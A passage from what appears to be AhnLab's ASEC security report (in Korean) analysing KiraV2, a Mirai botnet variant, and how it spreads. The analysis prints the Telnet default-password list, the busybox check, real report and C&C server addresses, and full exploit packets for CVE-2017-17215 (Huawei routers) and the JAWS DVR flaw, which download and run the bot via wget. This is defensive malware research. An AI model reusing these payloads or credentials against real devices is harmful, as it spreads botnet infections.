      "\r\n";
v40 = &unk_8055A58;                     // DNS-SD (DNS Service Discovery)
v41 = &unk_8055A88;                     // TeamSpeak 2 - UDP port service detection
v42 = &unk_8055B40;                     // TeamSpeak 3 - UDP port service detection
```

[그림 13] attack_method_nudp() 함수

7. 전파

최종적으로 가장 핵심 기능인 전파에 대해 비교해보자. 먼저 미라이(Mirai)는 랜덤한 IP 대역을 대상으로 텔넷(telnet) 통신을 시도한다. 이후 텔넷(telnet)이 설치된 환경에 대해서는 "root / 12345", "admin / 1111" 과 같은 취약한 비밀번호를 이용한 사전 공격으로 로그인을 시도한다. 즉 미라이(Mirai)는 취약한 텔넷(telnet) 계정 정보를 가진 디바이스 장치들을 공격 대상으로 한 것을 알 수 있다.

이후 로그인에 성공하고 비지박스(busybox)까지 설치된 것이 확인되는 경우에는 해당 IP 및 계정 정보를 리포트(Report) 서버로 전송한다. 리포트(Report) 서버에서는 로더(Loader)에 해당 결과를 전달하며, 로더(Loader)는 이렇게 전달 받은 정보로 로그인하여 추가 악성코드를 다운

로드 받게 한다.

반면 KiraV2는 위의 전파 루틴을 그대로 가지고 있으며 이외에도 취약점을 이용한 전파 기능 2개를 추가적으로 더 가지고 있다. 먼저 sysconf(_SC_NPROCESSORS_ONLN) 함수를 이용해서 현재 CPU 코어 수를 구하는데, 만약 2개 이상을 가지고 있다면 위에서 언급된 텔넷(telnet) 사전 공격 전파 방식을 사용한다. 만약 1개인 경우에는 취약점 공격 2개 중 하나를 랜덤으로 선택해서 진행한다.

[참고] 리포트(Report) 서버와 로더(Loader)

안랩의 분석 대상 샘플은 봇(Bot)이며, C&C 서버와 리포트(Report) 서버에 대한 정보는 확인할 수 없다. 하지만 봇(Bot) 자체가 원본 미라이(Mirai)와 유사한 구조를 가지고 있으므로 확인되지 않은 부분들도 동일할 것으로 추정된다.

원본 미라이(Mirai)에서 봇(Bot)이 취약한 디바이스에 대한 주소 및 계정 정보를 리포트(Report) 서버에 전달하면, 리포트(Report) 서버는 그 정보를 다시 로더(Loader)에 전달한다. 로더(Loader)는 실질적인 전파 기능을 맡는데, 전달받은 주소 및 계정 정보를 이용해 취약한 디바이스에 텔넷(telnet) 로그인한다. 로그인 이후에는 미라이(Mirai)를 설치하기 위해 다음과 같은 3가지 방법이 사용된다.

첫 번째 방식과 두 번째 방식은 비지박스(busybox)에서 제공하는 wget과 tftp 명령을 이용하는 것이다. 즉 외부에서 다운로드할 수 있는 기능을 가진 해당 명령들을 이용해 외부에서 미라이(Mirai) 봇을 다운로드한 후 실행하는 방식이다. 세 번째 방식은 wget이나 tftp 명령을 사용할 수 없을 때 사용되는 방식으로 echo를 이용한다. echo 명령의 옵션으로 -ne를 주며, 인자로는 메모리 상에 존재하는 작은 다운로더 악성코드 페이로드를 지정하고 호출한다. echo는 문자열을 출력하는 명령이지만 출력된 바이너리 값을 파일 경로로 리다이렉트함에 따라 파일이 생성되고, 이후 생성된 파일을 실행한다.

이와 같이 echo를 이용해 생성된 악성코드는 외부에서 실제 봇(Bot)을 다운로드 및 실행하는 기능이 전부인 작은 크기의 다운로더 악성코드이다. wget과 tftp 명령과 같이 외부 다운로드 기능을 갖는 이 다운로더 악성코드를 직접 생성하여 실행하는 방식으로서, wget이나 tftp와 같은 프로그램이 존재하지 않은 환경에서 echo만을 이용해 페이로드 전달 및 생성이 가능하다.

7.1. 텔넷(telnet) 사전 공격

KiraV2의 텔넷(telnet) 사전 공격을 살펴보자. 사전 공격의 경우 기존 미라이(Mirai)의 루틴과 거의 동일하다. 차이점이 있다면 사전 공격에 사용되는 텔넷(telnet) 계정 정보 목록이 훨씬 적다는 점과]미라이(MIRAI)] 문자열 대신]DEMONS] 문자열을 이용한다는 점이다.

[그림 14]는 KiraV2의 텔넷(telnet) 사전 공격에 사용되는 계정 정보이다.

```
add_auth_entry((int)"509=:", (int)"509=:", 10);// admin / admin
add_auth_entry((int)"&;; ", (int)"\"=.,\"", 9);// root / vizxv
add_auth_entry((int)"&;; ", (int)"509=:", 9);// root / admin
add_auth_entry((int)"&;; ", (int)&unk_8056DF9, 10);// root / Zte521
add_auth_entry((int)"0125!8 ", (int)&unk_8055800, 7);// default / (없음)
add_auth_entry((int)"0125!8 ", (int)&unk_8056E08, 15);// default / OxhlwSG8
add_auth_entry((int)"0125!8 ", (int)&unk_8056E11, 15);// default / S2fGqNFs
add_auth_entry((int)"0125!8 ", (int)&unk_8056E1A, 14);// default / lJwpbo6
add_auth_entry((int)"'!$$;& ", (int)"'!$$;& ", 14);// support / support
add_auth_entry((int)"!'1&", (int)"!'1&", 8);// user / user
add_auth_entry((int)"3!1' ", (int)"efg`a", 10);// guest / 12345
add_auth_entry((int)"509=:", (int)"efg`", 9);// admin / 1234
add_auth_entry((int)"&;; ", (int)"<!: acam", 12);// root / hunt5759
add_auth_entry((int)"&;; ", (int)"g1$a#f!", 11);// root / 3ep5w2u
```

[그림 14] 텔넷(telnet) 사전 공격에 사용되는 계정 정보

(admin / admin), (root / vizxv), (root / admin) , (root / Zte521) , (default / 없음) , (default / OxhlwSG8) , (default / S2fGqNFs) , (default / lJwpbo6) , (support / support) , (user / user) , (guest / 12345) , (admin / 1234) , (root / hunt5759) , (root / 3ep5w2u)

[표 4] 텔넷(telnet) 사전 공격에 사용되는 ID / PW 목록

참고로 미라이(Mirai)는 비지박스(busybox)가 설치된 IoT 장비만을 전파 대상으로 하는데, 감염 대상에 텔넷(telnet)으로 로그인한 이후 해당 장비에 "/bin/busybox MIRAI" 명령을 실행한다. 일반적으로 비지박스(busybox)에는 '미라이(Mirai)'라는 프로그램이 존재하지 않기 때문에 해당 명령이 실행되면 'MIRAI: applet not found'라는 결과값이 출력될 것이다. 이를 통해 해당 장비에 비지박스(busybox)가 설치되어 있는지 확인할 수 있다. 만약 장비에 비지박스

(busybox) 자체가 설치되어 있지 않다면 다른 출력값을 반환할 것이기 때문이다.

[참고] 비지박스(busybox)

IoT 장비들에는 일반적으로 임베디드 리눅스 운영체제가 설치된다. 임베디드 리눅스의 경우 데스크톱이나 서버 용 리눅스 운영체제처럼 많은 다양한 명령어들을 지원하기에는 자원에 한계가 있다. 이에 따라 일반적으로 임베디드 리눅스 환경에는 비지박스(busybox)라는 리눅스 명령어들을 지원해 주는 유틸리티가 설치되어 있으며, 이를 이용해 필수적으로 필요한 명령들을 이용할 수 있다. 그래서 미라이(Mirai)는 비지박스(busybox)가 설치된 환경만을 전파 대상으로 한다. 만약 비지박스(busybox)가 설치되어 있지 않다면 텔넷(telnet) 접속 이후 전파에 사용될 명령들이 지원되지 않아 전파가 불가능할 수 있기 때문이다.

[그림 15]는 KiraV2의 비지박스(busybox) 설치 여부를 확인하는 루틴이다. KiraV2의 경우‘/bin/busybox MIRAI’ 명령 대신 ‘/bin/busybox DEMONS’ 명령을 실행하며, 이에 따라 검사하는 결과 값도 ‘MIRAI: applet not found’ 대신 ‘DEMONS: applet not found’인 것을 확인할 수 있다.

```
  table_unlock_val(8u);
  decstr_bin_busybox_DEMONS = table_retrieve_val(8, &v126);// /bin/busybox DEMONS
  send(*(_DWORD *)(v29 + 4), decstr_bin_busybox_DEMONS, v126, 0x4000);
  send(*(_DWORD *)(v29 + 4), 134567932, 2, 0x4000);
  table_lock_val(8u);
  *(_DWORD *)(v29 + 12) = 10;
  goto LABEL_105;
case 0xA:
  table_unlock_val(0xAu);
  decstr_ncorrect = table_retrieve_val(0xA, &v126);// ncorrect
  if ( util_memsearch(v104, *(_DWORD *)(v29 + 24), decstr_ncorrect, v126 - 1) == -1 )
  {
    table_lock_val(0xAu);
    table_unlock_val(9u);
    decstr_DEMONS:_applet_not_found = table_retrieve_val(9, &v126);// DEMONS: applet not found
    i = util_memsearch(v104, *(_DWORD *)(v29 + 24), decstr_DEMONS:_applet_not_found, v126 - 1);
    table_lock_val(9u);
```

[그림 15] KiraV2의 비지박스(busybox) 설치 여부를 확인하는 루틴

마지막으로 미라이(Mirai)에서는 리포트(Report) 서버의 주소 및 포트 번호도 인코딩되어 있지만, KiraV2의 경우 C&C 서버와 마찬가지로 서버의 IP 주소는 하드코딩되어 있고 포트 번호만 인코딩되어 있다. [그림 16]은 KiraV2의 리포트(Report) 서버 주소를 구하는 루틴이다. 해당 IP 주소를 함수의 인자로 사용하기 위해서는 변환 과정이 필요하지만, 공격자는 이 문자열을 그대로 사용하였다. 이에 따라 IP 주소 "131.153.18.72" 대신, 이 문자열이 메모리 상에 위치하는 주소인 0x08056e51, 즉 IP 주소 "81.110.5.8"가 접속 주소가 되어버린다. 이는 의도적인 트릭이라기 보다는 개발자의 실수로 보인다. KiraV2 악성코드의 리포트(Report) 서버 주소는 다음과 같다.

- **공격자 의도로 추정되는 리포트(Report) 서버 주소:** 131.153.18[.]72:9473
- **실제 접속 시도하는 리포트(Report) 서버 주소:** 81.110.5[.]8:9473

```
reportC2 = "131.153.18.72";// 실수로 추정
HIWORD(reportPort) = *(_WORD *)table_retrieve_val(2, 0);// 0x2501 (9473) : Report 서버의 Port
table_lock_val(2u);
```

[그림 16] 리포트(Report) 서버 주소를 구하는 루틴

7.2. CVE-2017-17215 원격 명령어 실행 취약점

CVE-2017-17215 취약점은 Huawei 라우터에 존재하는 원격 코드 실행 취약점이다. 공격자가 취약한 해당 장비에 대해 조작된 패킷을 보냄으로써 원격에서 명령을 실행시킬 수 있는 취약점이다.

```
util_strcpy(
  v34 + 70,
  "POST /ctrlt/DeviceUpgrade_1 HTTP/1.1\r\n"
  "Content-Length: 430\r\n"
  "Connection: keep-alive\r\n"
  "Accept: */*\r\n"
  "Authorization: Digest username=\"dslf-config\", realm=\"HuaweiHomeGateway\", nonce=\"88645cefb1f9ede0e"
  "336e3569d75ee30\", uri=\"/ctrlt/DeviceUpgrade_1\", response=\"3612f843a42db38f48f59d2a3597e19c\", algo"
  "rithm=\"MD5\", qop=\"auth\", nc=00000001, cnonce=\"248d1a2560100669\"\r\n"
  "\r\n"
  "<?xml version=\"1.0\" ?><s:Envelope xmlns:s=\"http://schemas.xmlsoap.org/soap/envelope/\" s:encodingSt"
  "yle=\"http://schemas.xmlsoap.org/soap/encoding/\"><s:Body><u:Upgrade xmlns:u=\"urn:schemas-upnp-org:se"
  "rvice:WANPPPConnection:1\"><NewStatusURL>$(busybox wget -g 165.232.36.42 -l /tmp/bigH -r /bins/jKira.m"
  "ips;chmod 777 /tmp/bigH;/tmp/bigH huawei.rep.mips;rm -rf /tmp/bigH)</NewStatusURL><NewDownloadURL>$(ec"
  "ho HUAWEIUPNP)</NewDownloadURL></u:Upgrade></s:Body></s:Envelope>\r\n"
  "\r\n");
```

[그림 17] Huawei 라우터 취약점 공격 패킷

[그림 17]의 Huawei 라우터 취약점 공격 패킷을 보면 CVE-2017-17215 취약점을 유발시키는 부분 외에 실제 명령을 확인할 수 있다. 명령은 명시적인데, 비지박스(busybox)의 wget을 이용해 외부에서 악성코드를 다운로드한 후 실행한다.

추가로 해당 명령으로 전파 대상 장비의 특징 또한 확인할 수 있다. 먼저 비지박스(busybox)를 이용해 wget 명령을 실행시키는 것을 보면 공격 대상 장비에는 디폴트로 비지박스(busybox)가 설치되어 있을 것으로 추정할 수 있다. 또한 wget을 통해 다운로드하는 악성코드의 확장자가 mips인 것으로 미루어 해당 장비의 아키텍처는 mips인 것으로 추정할 수 있다. 현재 분석 샘플은 x86 아키텍처 기반으로 빌드되었지만, url의 mips 악성코드를 분석한 결과 x86 아키텍처의 악성코드와는 아키텍처만 다를 뿐 실질적인 기능은 동일한 것이 확인되었다.

참고로 미라이(Mirai)에서는 봇(Bot)이 실행될 경우 가장 먼저 수행하는 것이 unlink() 함수를 이용한 자가삭제이다. 하지만 KiraV2의 경우 자가삭제 루틴이 없는데, 원격 코드 실행 취약점 루틴을 보면 바이너리 자체가 아닌, 명령 실행 후 샘플을 삭제시키는 것을 확인할 수 있다.

7.3. JAWS Web Server 원격 명령어 실행 취약점

JAWS Web Server 원격 명령어 실행 취약점은 MVPower DVR 관련 장비들에 존재하는 원격 명령 실행 취약점이다. 이는 위에서 언급된 CVE-2017-17215 취약점과 유사하게 외부에서 특정 명령을 실행할 수 있다.

```
util_strcpy(
  v33 + 70,
  "GET /shell?cd /tmp; wget http:/\\/165.232.36.42/bins/jKira.arm; chmod 777 jKira.arm; ./jKira.arm jaws."
  "rep.arm4;rm -rf jKira.arm HTTP/1.1\n"
  "Content-Length: 430\n"
  "Connection: keep-alive\n"
  "Accept: */*\n"
  "\n");
```

[그림 18] JAWS Web Server 취약점 공격 패킷

[그림 18]은 JAWS Web Server 취약점 공격 패킷을 나타낸 것이다. 앞서 살펴본 취약점 루틴과 차이가 있다면, 전파 대상 장비에 비지박스(busybox) 대신 직접적으로 wget이 설치되어 있을 것이라는 점과 다운로드 받는 바이너리의 아키텍처가 arm이라는 점이다. 마찬가지로 이 arm 아키텍처로 빌드된 샘플 또한 아키텍처만 다를 뿐 동일한 기능을 갖는 것으로 확인되었다.

8. 결론

최근 IoT 산업이 발전해 가고 있음에 따라 DVR, 라우터, IP 카메라 등 IoT 장비들의 수 또한 늘어나고 있다. 이러한 장비들 중 상당수는 외부와 연결되어 있으며, 과거부터 현재까지 많은 수의 악성코드들이 보안에 취약한 장비들을 대상으로 감염을 시도하고 있다. 또한 이미 다수의 장비들이 감염되어 봇넷을 구성하고 있으며, 디도스(DDoS) 공격에 사용되어 또 다른 IT 인프라에 대한 치명적인 보안 위협으로 자리잡고 있다.

이와 같은 보안 위협을 방지하는 방법으로는 장비에 기본적으로 제공되는 ID와 비밀번호와 같은 자격 증명을 변경하고, 기존의 취약한 자격 증명을 안전한 자격 증명으로 바꾸는 것이 있다. 또한 기존 IoT 장비들을 항상 최신 버전으로 업데이트하여 취약점 공격으로부터 보호할 수 있다.

V3 제품군에서는 해당 미라이(Mirai) 악성코드에 대해 다음과 같은 진단명으로 탐지하고 있다.

- Worm/Linux.Mirai.SE189

ASEC Report Vol.100

집필 **안랩 시큐리티대응센터 (ASEC)**

편집 **안랩 콘텐츠기획팀**

디자인 **안랩 디자인팀**

발행처 **주식회사 안랩**

경기도 성남시 분당구 판교역로 220

T. 031-722-8000 F. 031-722-8901